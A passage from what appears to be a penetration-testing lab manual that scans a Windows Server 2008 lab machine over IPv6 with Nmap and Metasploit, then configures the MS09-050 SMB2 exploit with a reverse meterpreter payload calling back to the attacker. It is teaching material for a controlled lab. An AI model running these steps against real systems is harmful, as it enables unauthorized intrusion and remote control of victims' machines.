8	2.020555	fe80::20c:29ff:fe4b:5	fe80::15d6:ae01:f114:	ICMPv6	Echo (ping) reply id=0x0001, seq=15
9	3.034419	fe80::15d6:ae01:f114:	fe80::20c:29ff:fe4b:5	ICMPv6	Echo (ping) request id=0x0001, seq=16
10	3.035146	fe80::20c:29ff:fe4b:5	fe80::15d6:ae01:f114:	ICMPv6	Echo (ping) reply id=0x0001, seq=16

```
▷ Frame 12: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
▷ Ethernet II, Src: Vmware_4b:5c:be (00:0c:29:4b:5c:be), Dst: Vmware_c4:99:4b (00:0c:29:c4:99:4b)
▷ Internet Protocol Version 6, Src: fe80::20c:29ff:fe4b:5cbe (fe80::20c:29ff:fe4b:5cbe), Dst: fe80::15d6:ae01:
▷ Internet Control Message Protocol v6
```

Figure 19: IPv6 traffic within Wireshark

18. Leave Wireshark capture active, it will be used later in the lab.

1.2 Conclusion

When you switch from IPv4 to IPv6, you must relearn some of the basic commands that you were accustomed to doing with ease in an IPv4 environment. Even performing a simple task like pinging another computer on the network with that computer's designated IPv6 address is a more difficult task than it was in an IPv4 environment.

2 IPv6 Scanning and Exploitation

After you learn how to ping a remote machine on an IPv6 address, the next logical step for an attacker would be to scan another machine on the network using the IPv6 address. And, after scanning, the next logical step for the attacker would be to exploit the victim machine using the IPv6 address of the victim machine on the network. Nmap allows you to scan IPv6 addresses and Metasploit allows you to exploit those addresses.

2.1 Pivoting and Attacking Server 2008

As you prepare to scan the remote Windows system, keep these helpful hints in mind:

- When you scan the Windows system, drop the %number designation

What is displayed in Windows	What will be typed
fe80::15d6:ae01:f114:f37%10	fe80::15d6:ae01:f114:f37


- When you scan the Windows system, specify your Linux exit interface

The exit interface must be specified	An exit interface is specified after the IPv6 address
nmap -6 fe80::15d6:ae01:f114:f37	nmap -6 fe80::15d6:ae01:f114:f37%eth0

Before scanning with Nmap, hit **CTRL+C** on the *Internal* **BackTrack 5** machine terminal to stop the continuous ping.

1. Type the following command to scan the IPv6 Address of the **Windows 2008 Server** system from the *Internal* Backtrack 5 machine:
   root@bt:~# **nmap -6 fe80::15d6:ae01:f114:f37%eth0**

Remember, the IPv6 address in your lab will be different from the example addresses.




```
root@bt:~# nmap -6 fe80::15d6:ae01:f114:f37%eth0

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-16 12:35 EST
Nmap scan report for fe80::15d6:ae01:f114:f37
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.45 seconds
```

Figure 20: IPv6 Scan

Notice that only the following 2 ports are open on the Windows 2008 Server:

- 135/tcp open msrpc
- 445/tcp open microsoft-ds


2. To perform an operating system scan of the **Windows 2008 Server** machine's IPv6 Address, type:
   root@bt:~# **nmap -6 -O fe80::15d6:ae01:f114:f37%eth0**



```
root@bt:~# nmap -6 -O fe80::15d6:ae01:f114:f37%eth0

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-16 13:27 EST
Nmap scan report for fe80::15d6:ae01:f114:f37
Host is up (0.00052s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)
Device type: general purpose
Running: Microsoft Windows Vista|7|2008
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:micros
oft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Vista SP2 or Windows 7 SP1 or Windows Server 2008 R2 SP1 or
 Windows 8 Consumer Preview
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.14 seconds
```

Figure 21: Scan of the Windows IPv6 Address

3. Type the following command within the terminal to launch Metasploit:
   root@bt:~# **msfconsole**




```
root@bt:~# msfconsole

       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 22: The msfconsole of Metasploit

Earlier, when we performed an operating system scan with Nmap, the results indicated:

- Microsoft Windows Vista SP2
- Windows 7 SP1
- Windows Server 2008 R2 SP1
- Windows 8 Consumer Preview




```
OS details: Microsoft Windows Vista SP2 or Windows 7 SP1 or Windows Server 2008 R2 SP1
 or Windows 8 Consumer Preview
```

Figure 23: Multiple OS Results

We need to have a more accurate indication of what OS the target computer is running. If we use one of the Metasploit auxiliary scanning modules, we can get a better result.


4. To use the Metasploit auxiliary SMB scanning module, type the following:
   msf > **use auxiliary/scanner/smb/smb_version**



```
msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) >
```

Figure 24: Metasploit auxiliary SMB scanning module


5. Type the following command to view the auxiliary scanning module's options:
   msf auxiliary(smb_version) > **show options**



```
msf  auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```

Figure 25: Options for Metasploit auxiliary SMB scanning module


6. Type the following command at the msf auxiliary(smb_version) prompt to set the Remote Host to the **Windows 2008 Server** machine using its IPv6 address.
   msf auxiliary(smb_version) > **set RHOSTS fe80::15d6:ae01:f114:f37%eth0**



```
msf  auxiliary(smb_version) > set RHOSTS fe80::15d6:ae01:f114:f37%eth0
RHOSTS => fe80::15d6:ae01:f114:f37%eth0
```

Figure 26: Setting the RHOSTS


7. Type **run** to run the scan in order to determine the remote machine's OS.
   msf auxiliary(smb_version) > **run**



```
msf  auxiliary(smb_version) > run

[*] fe80::15d6:ae01:f114:f37%eth0:445 is running Windows 2008 Standard without Hyper-V
 Service Pack 1 (language: Unknown) (name:WINFILE) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 27: An Accurate OS Fingerprint

8. The OS is identified as Windows 2008 Standard without Hyper-V Service Pack 1. To verify this, select the **Windows 2008 Server** machine on the Internal Network. In the Start Search box, type the following command to verify the Windows OS:
   winver



Microsoft® Windows Server®
Version 6.0 (Build 6001: Service Pack 1)
Copyright © 2007 Microsoft Corporation. All rights reserved.
The Windows Server® 2008 Standard without Hyper-V operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries.


This product is licensed under the Microsoft Software License Terms to:
Windows User

Physical memory available to Windows Server®: 1,047,012 KB

Figure 28: Windows 2008 Standard without Hyper-V Service Pack 1

9. Type the following command to return to the main console in Metasploit:
   msf auxiliary(smb_version) > **back**


10. The exploit/windows/smb/ms09_050_smb2_negotiate_func_index was released in 2009. Type the following command to find information about the exploit.
    msf > **info exploit/windows/smb/ms09_050_smb2_negotiate_func_index**



```
msf > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index

       Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
     Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
    Version: 14774
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Good

Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <hdm@metasploit.com>
  sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
  --  ----
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  445              yes       The target port
  WAIT   180              yes       The number of seconds to wait for the attack to complete.

Payload information:
  Space: 1024

Description:
  This module exploits an out of bounds function table dereference in
  the SMB request validation code of the SRV2.SYS driver included with
  Windows Vista, Windows 7 release candidates (not RTM), and Windows
  2008 Server prior to R2. Windows Vista without SP1 does not seem
  affected by this flaw.
```

Figure 29: Information about the Exploit

11. The exploit works against 2008 Server when port 445 is open on the remote host. To use the exploit, type the following command at the msf console.
msf > **use exploit/windows/smb/ms09_050_smb2_negotiate_func_index**




```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf  exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 30: Using the Exploit within Metasploit

Notice the prompt is now msf exploit(ms09_050_smb2_negotiate_func_index) > .

12. The RHOST, or remote host value needs to be set. To set the RHOST to the **Windows 2008 Server** machine using its IPv6 address, type:
msf exploit(ms09_050_smb2_negotiate_func_index) > **set RHOST fe80::15d6:ae01:f114:f37%eth0**




```
msf  exploit(ms09_050_smb2_negotiate_func_index) > set RHOST fe80::15d6:ae01:f114:f37%eth0
RHOST => fe80::15d6:ae01:f114:f37%eth0
```

Figure 31: Setting the Option for the RHOST

In order for the victim machine to connect back to the attacker, a PAYLOAD and LHOST value will also have to be set. The LHOST is the IP address of the Attacking machine.

13. To set the value for the PAYLOAD for the exploit, type the following command:
msf exploit(ms09_050_smb2_negotiate_func_index) > **show payloads**




```
msf  exploit(ms09_050_smb2_negotiate_func_index) > show payloads

Compatible Payloads
===================

   Name                                 Disclosure Date  Rank    Description
   ----                                 ---------------  ----    -----------
   generic/custom                                        normal  Custom Payload
   generic/debug_trap                                    normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                             normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                    normal  Generic x86 Tight Loop
   windows/adduser                                       normal  Windows Execute net user /ADD
   windows/dllinject/bind_ipv6_tcp                       normal  Reflective DLL Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                       normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                            normal  Reflective DLL Injection, Bind TCP Stager
   windows/dllinject/reverse_http                        normal  Reflective DLL Injection, Reverse HTTP Stager
   windows/dllinject/reverse_ipv6_http                   normal  Reflective DLL Injection, Reverse HTTP Stager (IPv6)
   windows/dllinject/reverse_ipv6_tcp                    normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
```

Figure 32: A List of Payloads

Notice that a large number of IPv6 Payloads exist. Note: The full list is not displayed.

14. Type the following command to view the options for the exploit (again):

msf exploit(ms09_050_smb2_negotiate_func_index) > **set PAYLOAD windows/meterpreter/reverse_ipv6_tcp**




```
msf  exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_ipv6_tcp
PAYLOAD => windows/meterpreter/reverse_ipv6_tcp
```

Figure 33: Setting the PAYLOAD

15. Type the following command to set the local host for the exploit to the *Internal* **BackTrack 5** machine using its IPv6 address (again):

msf exploit(ms09_050_smb2_negotiate_func_index) > **set lhost fe80::20c:29ff:fe4b:5cbe%eth0**


This address is the lhost and will be the IPv6 address of the *Internal* BackTrack 5 machine, NOT the IPv6 address of the Windows 2008 Server, and will differ from the example listed above.



```
msf  exploit(ms09_050_smb2_negotiate_func_index) > set lhost fe80::20c:29ff:fe4b:5cbe%eth0
lhost => fe80::20c:29ff:fe4b:5cbe%eth0
```

Figure 34: Setting the LHOST


16. The show all of the options you have set within Metasploit, set
msf exploit(ms09_050_smb2_negotiate_func_index) > **show options**



```
msf  exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting               Required  Description
   ----   ---------------               --------  -----------
   RHOST  fe80::15d6:ae01:f114:f37%eth0  yes       The target address
   RPORT  445                            yes       The target port
   WAIT   180                            yes       The number of seconds


Payload options (windows/meterpreter/reverse_ipv6_tcp):

   Name      Current Setting               Required  Description
   ----      ---------------               --------  -----------
   EXITFUNC  thread                        yes       Exit technique: se
